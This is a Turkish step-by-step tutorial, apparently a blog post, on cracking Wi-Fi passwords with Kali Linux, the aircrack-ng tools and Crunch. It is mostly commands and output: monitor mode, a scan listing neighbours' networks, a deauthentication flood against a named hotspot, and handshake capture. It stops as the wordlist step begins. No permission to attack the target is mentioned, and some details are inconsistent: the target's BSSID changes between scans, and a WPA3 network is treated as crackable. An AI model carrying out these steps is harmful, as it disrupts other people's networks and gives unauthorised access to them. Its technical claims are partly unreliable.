
Brute Force Attack bir hackerin doğru kombinasyonu bulmak için birçok parola veya kullanıcı adı göndermesinden oluşur.Türkçesi Kaba Kuvvet Saldırısıdır.Ben bu saldırıyı wifi şifresini kırmak için Kali Linux ile Crunch'ı kullanarak yapmayı göstereceğim.


Bu saldırıyı yapabilmek için 1 adet usb wifi adaptörüne ihtiyacımız var.Çünkü çevremizdeki wifileri görebilmemiz gerekiyor ve hand-shake yapıp hangi wifiye şifre denememiz gerektiğini göstermemiz gerekiyor.



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.10  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe9e:d406  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:9e:d4:06  txqueuelen 1000  (Ethernet)
        RX packets 5  bytes 1360 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 2224 (2.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether fe:d3:08:d4:61:60  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


ifconfig yaptık ve wlan0 olarak wifi adaptörümüz geldi.

Terminale iwconfig yazdığımızda adaptörün managed modda olduğunu görüyoruz



```
root@kali:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:"TP-Link_D32A"
          Mode:Managed  Frequency:2.447 GHz  Access Point: 98:DA:C4:AF:D3:2A
          Bit Rate=72.2 Mb/s   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=70/70  Signal level=-39 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:14   Missed beacon:0
```


Managed modda adaptörümüz ağa bağlanmamıza olanak tanır.Monitor modda ise trafiği izlememize olanak tanır bu yüzden adaptörümüzü monitör moda alıyoruz.Monitor moda alma komutumuz **airmon-ng start wlan0.**



```
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    527 NetworkManager
   1279 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           mt7601u         Ralink Technology, Corp. MT7601U
                (monitor mode enabled)

root@kali:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

root@kali:~# 
```

Komutumuzu çalıştırıp iwconfig yaptığımızda monitör modda olduğumuzu görüyoruz.


Çevremizdeki wifileri görmek için terminalimize **airodump-ng wlan0** yazıyoruz.Ve çevremizdeki wifiler terminalimizde.



```
CH  2 ][ Elapsed: 30 s ][ 2022-10-28 07:48 ][ interface wlan0 down

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

D8:47:32:94:96:D2   -1        0        0    0   9   -1                   <length:  0>
8E:A2:04:D7:02:AD  -29       21        2    0   8  130   WPA3 CCMP   SAE  Erdem iPhone'u
98:DA:C4:AF:D3:2A  -34       22        2    0   8  130   WPA2 CCMP   PSK  TP-Link_D32A
88:44:77:D7:8D:8E  -62       21        1    0  11  130   WPA2 CCMP   PSK  Hga ekol etiket
26:28:33:B7:5C:18  -71        7        2    0   1  180   WPA2 CCMP   PSK  OPPO A5 2020
5C:E2:8C:07:FE:9F  -64       17        2    0   4  130   WPA2 CCMP   PSK  TurkTelekom_ZHFAA
4C:9E:FF:3E:42:3E  -67       17        0    0   4  130   WPA2 CCMP   PSK  fatma
1C:7F:2C:BE:99:18  -60        5        0    0  11  270   WPA2 CCMP   PSK  VodafoneNet-8ECN6G
54:46:17:E8:46:5B  -70       19        0    0   3  130   WPA2 CCMP   PSK  FiberHGW_ZTNCR6_2.4GHz
C4:27:28:75:71:BC  -71        9        0    0   4  270   WPA2 CCMP   PSK  FiberHGW_ZTAA95_2.4GHz
5C:A6:E6:F6:39:FE  -71       14        1    0  10  130   WPA2 CCMP   PSK  TurkTelekom_TP39FE_2.4GHz
5C:63:BF:47:EE:84  -72        4        0    0  11  130   WPA2 CCMP   PSK  TurkTelekom_TC136
58:2A:F7:82:3A:4F  -73       17        0    0  10  130   WPA2 CCMP   PSK  SUPERONLINE-WiFi_1506
84:D8:1B:BF:E8:F6  -73       21        0    0   7  130   WPA2 CCMP   PSK  TurkTelekom_TPE8F6_2.4GHz
5C:63:BF:1B:D5:85  -73       10        1    0   9  130   WPA2 CCMP   PSK  TurkTelekom_T90C0
8C:59:73:1F:B9:AC  -74        1        0    0   4  130   WPA2 CCMP   PSK  ODYOM
9C:69:D1:58:4D:80  -74       13        1    0   2  270   WPA2 CCMP   PSK  VodafoneNet-SDTNB9
FC:40:09:BA:B8:89  -75        4        0    0   1  270   WPA2 CCMP   PSK  TurkTelekom_ZTU5QJ_2.4GHz
4C:ED:FB:88:8C:10  -75        6        0    0  11  130   WPA2 CCMP   PSK  ASUS_10_2G
E4:FB:5D:5B:CE:09  -75       10        0    0   2  130   WPA2 CCMP   PSK  SUPERONLINE-WiFi_6540
1C:59:9B:F7:31:14  -74        3        0    0   1  270   WPA2 CCMP   PSK  VodafoneNet-YPAAE2
```


Saldıracağımız ağı bulduk şimdi hand-shake yakalamamız gerekiyor.Hand-shake yakalamamız için o ağa birinin girip çıkması gerekiyor bunu da deauthentication yani yetkisizlendirme (DoS) saldırısı yaparak hallediyoruz.

İlk olarak ağda kimler var görmemiz için terminalde **airodump-ng --channel(hangi kanalda olduğu) --bssid(bssidisini yazıyoruz) wlan0**




```
CH  8 ][ Elapsed: 48 s ][ 2022-10-28 08:14

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

86:4A:7E:37:5F:9C  -20  86      450       11    0   8  130   WPA3 CCMP   SAE  Erdem iPhone’u

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

86:4A:7E:37:5F:9C  F4:96:34:EE:CE:79  -12    0 - 1e     0       53
86:4A:7E:37:5F:9C  E6:48:CF:D0:F3:73  -38    0 - 1      0        1
```

Daha sonra ağdakiler deauth saldırısı yapıp ağdan düşürüyoruz.




```
root@kali:~# aireplay-ng --deauth 10000 -a 86:4A:7E:37:5F:9C wlan0
08:17:32  Waiting for beacon frame (BSSID: 86:4A:7E:37:5F:9C) on channel 8
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
08:17:32  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:32  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:33  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:33  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:34  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:34  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:35  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:35  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:36  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:36  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:36  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:37  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:37  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:38  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:38  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:39  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:39  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:40  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:40  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:41  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:41  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:42  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:42  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
08:17:43  Sending DeAuth (code 7) to broadcast -- BSSID: [86:4A:7E:37:5F:9C]
```

Ağdan düşüp otomatik olarak giren cihazlar bize handshake veriyor.




```
CH  8 ][ Elapsed: 2 mins ][ 2022-10-28 08:20 ][ WPA handshake: 86:4A:7E:37:5F:9C

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

86:4A:7E:37:5F:9C  -28  64     1095       28    0   8  130   WPA3 CCMP   SAE  Erdem iPhone’u

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

86:4A:7E:37:5F:9C  F4:96:34:EE:CE:79  -14    0 - 1e     0       47
86:4A:7E:37:5F:9C  E6:48:CF:D0:F3:73  -26    1e- 1      0       14  PMKID
```

Crunch komutunu çalıştırarak minimum 8 maksimum 9 haneli içinde xy123 olan bütün kombinasyonları içeren bi wordlist oluşturuyoruz



